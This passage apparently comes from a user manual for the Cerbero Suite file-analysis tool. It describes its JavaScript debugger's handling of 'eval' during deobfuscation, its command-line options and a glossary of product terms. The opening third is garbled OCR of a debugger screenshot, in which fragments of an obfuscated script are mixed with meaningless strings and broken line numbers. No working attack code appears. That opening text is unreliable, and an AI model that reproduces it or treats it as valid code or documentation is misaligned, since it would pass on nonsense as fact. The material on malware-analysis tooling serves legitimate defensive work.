%-14%%%%17%%%%-22%%%%-23%%%%-2%%%%18%%%%-23%%%%37%%%%15%%%%-11%% %-3%%%%-5%%%%3%%%%3%%%%4%%%%24%%%%-5%%%%37%%%%13%%%%1%%%%2%%%	ar -24,-23,-22,-21,-20,-23,-19,-19,-18,-17,-16,-15,-24,-23,-22,	
%-15"; 2 ar=ove123b.solt('%%%%');	atob function () { (2 more lines)	
3	for the first	
4 function test3() 5 {	btoa (2 more lines)	
$\begin{array}{c} 6 & \text{if } (s) \ v = af[z] * 1; \\ 7 & s = s + cc[v + 24]; \end{array}$		
Breakpoints # × 8 }	 dec 2 more lines) 	
9 cc = { 10 q: "var pding;b,cefhots_x=wAy()[1'420657839u{.VS'<+I}*/DkR%-W[]mCj^?:LBKQYEUqFM"	dec function decodeURIComponent() { (2 more lines)	
11).q; 12 qq = 'ghej4vab';		
Location $13 q = qq[2] + qq[5] + qq[6];$	enc (2 more lines)	
14 q = q + qq[8]; 15 b = {	Stack	8
16 v: { 17 q: {	Level Name Location	
18 x: this 19 }	0 <anonym <native="">:9</anonym>	
19 /		
20 }		
20 } 21 }.v.q.x; 22 w = {		
21 }.v.q.x;	v	
21 3/4, ay 22 w = (23 y b[q] Console		8
21 >, va. 5 22 w = { 23 x = { 24 w = { 25 x = { 24 x = { 25 x = { 24 x = { 25 x = { 24 x = { 25 x = { 25 x = { 25 x = { 26 x = { 27 x = { 28 x = { 29 x = { 20 x = { 20 x = { 21 x = { 22 x = { 23 x = { 24 x = { 25 x = { <	NNL224WAR6-11WAR6-11WAR6-21WAR647104W-11WAR647440WAR224WAR62270WAR6520WAR65020WAR6520WAR6520WAR6520WAR620WAR62 WAR620WAR620WAR620WAR620WAR620WAR620WAR620WAR620WAR620WAR620WAR620WAR620WAR620WAR620WAR620WAR60WAR60WAR60WAR60WAR60WAR60WAR60WAR6	36-29696 6962096 639696 6-179696 962096 9696 9696 9639696
21), via.s, via.s 22 via.s (2) 23 via.s (2) 23 via.s (2) 24 via.s (2) 23 via.s (2) 24 via.s (2) 24 via.s (2) 25 via.s (2) 24 via.s (2) 25 via.s (2) 25 via.s (2) 26 (2) (2) 27 (2) (2) 28 (2) (2) 29 (2) (2) (2) 20 (2) (2) (2) (2) 29 (2)<	Schulz 2006 S. 1995	%-2%% %20% 63%% 63%% 617%%% %20% %%20% %%%

The JavaScript debugger is particularly useful for deobfuscating scripts that use the 'eval' function to execute concealed code. The debugger allows you to control how 'eval' invocations are handled: if the combo box is set to 'Ask', the debugger will prompt you with a dialog showing the expression to be evaluated, giving you the option to proceed or not.






COMMAND LINE

7

To view available command-line arguments, you can start the 'cerpro' executable by specifying either the -h or -help parameter.



To run Cerbero Suite in console mode without displaying a graphical interface, you must specify the -c parameter. On Windows, use the cerpro_console.exe executable, as Windows does not display standard output for graphical applications.

For a comprehensive guide on command-line scripting in Cerbero Suite, please consult our dedicated SDK page.



GLOSSARY

Action

8

Basic and straightforward extension, characterized by its versatility and utility. Actions are context-sensitive and become available based on the current view and the format of the selected object. They permit a wide array of operations, from basic tasks such as converting data and text, to more complex functions like finding strings in binary data and calculating entropy. Actions also enable the launching of specialized tools, including deobfuscators, unpackers, emulators, and debuggers. Actions should not be confused with menu actions.

Analysis Workspace

The most complex workspace in Cerbero Suite, specifically designed for file analysis. Analysis View

A container within

A container within the analysis workspace that displays data for the hierarchy, summary, and format views. The analysis view can present tabs to display different views of the same item. Furthermore, only views contained within the analysis view can create child objects. Additionally, bookmarks can jump back to views contained within the analysis view.

Bookmark

A feature for marking specific points or data during file analysis for easy navigation and reference.

Carbon

A high-speed disassembly technology included in Cerbero Suite for handling a wide range of disassembly tasks.

Carbon Disassembly View

A view that displays disassembled code and provides tools manipulating it.

Child Object

An object that is a descendant of the root object or any of its child objects. Child objects are automatically detected during the scanning process and can also be manually added within the context of the analysis view.

Extension

Additional functionality that can be added to Cerbero Suite, either manually or through the installation of packages. Types of extensions in Cerbero Suite include logic providers, scan providers, hooks, key providers, among others.

File System View

A view that displays files and folders in a manner similar to a traditional file manager. File system views can be used to create both root and child objects.

File Information View

A view that displays detailed information about a file, including its properties, cryptographic hashes, and content in both hex and text formats.

Filter

An extremely powerful tool designed to transform input data into a desired output. Filters are organized into categories and are capable of performing a wide range of data transformations, including arithmetic and logical operations, replacements, conversions, hashing, compression, decompression, encryption, and decryption, among other functionalities.

Format View

A view that displays the format of the current object being analyzed.

Header

A container for structures, stored either as SQLite3 databases or as XML strings. Header files can be created and edited using the Header Manager tool.

Header Manager

A tool used to create header files by importing structures from C/C++ code and to edit existing header files.

Hex View

A view that displays data in hexadecimal format. Hex views can be used to create both root and child objects.

Hierarchy View

A view that displays the current root object being analyzed along with all its child objects.

Hook

A type of extension that can provide additional functionality to logic and scan providers, such as offering extra findings during the scanning process.

Key Provider

An extension type that provides keys for decrypting encrypted files.

Logic Provider

An extension that provides custom scan logic or additional workspaces and tools.

Lua

A simple programming language used for creating custom filters.

Main Window

The primary interface of Cerbero Suite from which all major functions are accessed. **Media View**

A view used to display media, such as images.

Menu Action

An operation initiated from either a main or context menu, not to be confused with the 'action' extension type.

Note

A feature for adding annotations or comments within a project to document findings or important information.

Output View

A view that displays the output from various sources, including scripts and actions.

Package

An installable archive for Cerbero Suite that contains additional features and functionality.

Project

A container for the analysis report and associated files.

Report

A database that contains the analysis data.

Root Object

The top-level object in the context of an analysis. Root objects are typically scanned files on the disk.

Roots View

A view that displays root objects within the current report.

Scan Provider

An extension type that provides support for analyzing a specific file format.

Structure

An XML schema used to define an aggregate data type. Structures are contained in headers and can be generated from C/C++ code using the Header Manager tool.

Summary View

A view that displays the scan entries for the current object being analyzed.

Text View

An editable text view that supports syntax highlighting.

Text Browser View

A read-only text view capable of handling large quantities of text and supporting features like text encoding and syntax highlighting.

Workspace

The fundamental interface in Cerbero Suite, each workspace is specialized for the task it was designed to perform, such as file analysis, hex editing, Python development, etc. Workspaces may share common features such as menus, toolbars, and actions.